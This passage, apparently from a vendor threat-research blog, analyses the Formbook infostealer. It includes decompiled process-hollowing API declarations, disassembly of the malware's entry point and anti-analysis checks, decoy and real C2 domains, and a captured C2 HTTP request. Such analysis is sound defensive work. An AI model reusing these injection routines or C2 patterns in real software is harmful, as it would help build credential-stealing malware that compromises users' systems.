private static readonly Class12.Delegate4 delegate4_0 = Class12.smethod_8<Class12.Delegate4>("kernel32", "GetThreadContext");

// Token: 0x0400046 RID: 70
private static readonly Class12.Delegate5 delegate5_0 = Class12.smethod_8<Class12.Delegate5>("kernel32", "VirtualAllocEx");

// Token: 0x0400047 RID: 71
private static readonly Class12.Delegate6 delegate6_0 = Class12.smethod_8<Class12.Delegate6>("kernel32", "WriteProcessMemory");


// Token: 0x0400048 RID: 72
private static readonly Class12.Delegate7 delegate7_0 = Class12.smethod_8<Class12.Delegate7>("kernel32", "ReadProcessMemory");

// Token: 0x0400049 RID: 73
private static readonly Class12.Delegate8 delegate8_0 = Class12.smethod_8<Class12.Delegate8>("ntdll", "ZwUnmapViewOfSection");

// Token: 0x040004A RID: 74
private static readonly Class12.Delegate9 delegate9_0 = Class12.smethod_8<Class12.Delegate9>("kernel32", "CreateProcessA");
```

APIs related to Process Hollowing.

We can find Formbook fully decrypted by inspecting the “**vbc.exe**” process memory, or by dumping the bytes once it’s decrypted in the third stage.



Formbook injected into “vbc.exe”


## Analysis – Stage 04 (Formbook)

The last stage is Formbook, which is an infostealer sold as a service (MaaS) on hacking-related forums since 2016. This malware provides many functionalities, such as:

1. Grabbing keystrokes (Keylogger);
2. Grabbing screenshots;
3. Grabbing HTTP(s) forms from network requests;
4. Stealing data from the clipboard;
5. Stealing data from common software, such as browsers, email, and ftp clients;
6. Shutdown/Reboot the OS;
7. Download and execute additional files;
8. Remotely execute commands;

## 9. Encrypted C2 communication;

The malware is written in ASM/C, and the compilation timestamp seems to be altered, as it indicates it was created in 2003.



Binary details of Formbook payload.

The primary entry point of Formbook is straightforward. Once running, it calls the main function which is named “**InjectMaliciousPayload**” in this IDA database. Most of the strings are obfuscated using the “Stack Strings” technique, which can be defeated with [FLOSS](#). A list of decoded strings for this sample can be found in our [GitHub repository](#).

```

; Attributes: bp-based frame info_from_lumina
; void __stdcall PrimaryEntryPoint()
PrimaryEntryPoint proc near

uExitCode= dword ptr -0C94h
buf= byte ptr -0C90h

push    ebp
mov     ebp, esp
sub     esp, 0C94h
push    0C90h          ; size
lea     eax, [ebp+buf]
push    0              ; val
push    eax            ; buf
mov     [ebp+uExitCode], 0
call    InitializeMemory
lea     ecx, [ebp+uExitCode]
push    ecx            ; ctx
call    InitializeContext_AdjustToken
add     esp, 10h
test    al, al
jz     short loc_41B9C6

```

```

lea     edx, [ebp+uExitCode]
push    edx            ; ctx
call    InjectMaliciousPayload
lea     eax, [ebp+uExitCode]
push    0
push    eax            ; uExitCode
call    ExitProcess

```

```

loc_41B9C6:
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
PrimaryEntryPoint endp

```

Formbook's primary entry point.

It then executes a sequence of functions to assess the environment and determine whether it's going to run, by verifying the presence of blacklisted processes and usernames, for example.


```

push    esi
mov     byte ptr ds:[esi+35],dl
call    <formbook.check_process_blacklist>
push    esi
call    <formbook.check_current_process_name>
push    esi
call    <formbook.check_module_path>
push    esi
call    <formbook.check_username>
push    esi
call    <formbook.check_ctx_flags>
add     esp,14

```

Formbook anti-analysis mechanisms.

After the anti-analysis mechanisms, Formbook proceeds by creating and injecting itself into a randomly chosen process from Windows directory. In this case, it is injected into “svchost.exe”.



Formbook injecting itself into

another process.

Also, another instance is injected into “explorer.exe”, responsible for the C2 communication. We found 65 different domains in this sample, where 64 are only used as decoys.

```
Response: www.radiotec-solutions.com -> 10.0.0.11
Response: www.wrhyi.xyz -> 10.0.0.11
Response: www.cddy2.com -> 10.0.0.11
Response: www.lovelyveganfoods.com -> 10.0.0.11
Response: www.treeshoes.com -> 10.0.0.11
Response: www.changethewayyouseegreen.com -> 10.0.0.11
Response: www.biohackingz.one -> 10.0.0.11
Response: www.lojanivelup.site -> 10.0.0.11
Response: www.vsywd.icu -> 10.0.0.11
Response: www.freemy.solar -> 10.0.0.11
```

Formbook trying to

connect to domains.

The real C2 of this sample is “www.biohackingz[.]one”.

```
GET /a04s/?kduXE2b=fxwCsdq/3j1Lq/G/
FOPLRnZTIR+86AI+PJUC+a+rQA9VoBLWqRq8diGma9W7GB8to3dnhwUZpw==&tP=Hxo8nT5H
HTTP/1.1
Host: www.biohackingz.one
Connection: close
```

```
.....HTTP/1.1 200 OK
```

Formbook C2 communication.

This domain was first seen on February 21, 2022 on [VirusTotal](#).

## Passive DNS Replication (i)

Date resolved	Detections	Resolver
2022-02-21	1 / 90	VirusTotal

Analysis of the C2 domain.

Once the communication is established, Formbook parses the data to determine the action that needs to be taken.

```
v3 = *(_DWORD*)(uExitCode + 2008);
strcpy(s1, "200 OK\r");
InitializeMemory(&s1[8], 0, 0x38u);
if (!str_find_cmp(s1, (char*)(v3 + 29769), 6u) && *(_DWORD*))
    return 0;
```

Part of the function

that parses the C2 response.

## Conclusions

Formbook is an infostealer, available via the Malware-as-a-Service model since 2016, often used by non-experienced people as it's sold as a service at a reasonable price. Although it's a simple threat, it contains many layers and techniques to slow down analysis and bypass detection engines. Regardless of the cheap price, Formbook can be quite dangerous as it provides full access to infected systems. Netskope Threat Labs will keep monitoring this new campaign as well as others that may emerge.

## Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.



- **Netskope Threat Protection**
  - Win32.Trojan.FormBook
  - Win32.Spyware.Noon
  - Win32.Malware.Heuristic
  - ByteCode-MSIL.Malware.Heuristic
- **Netskope Advanced Threat Protection** provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

## IOCs

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All the IOCs related to this campaign and the Yara rules can be found in our [GitHub repository](#).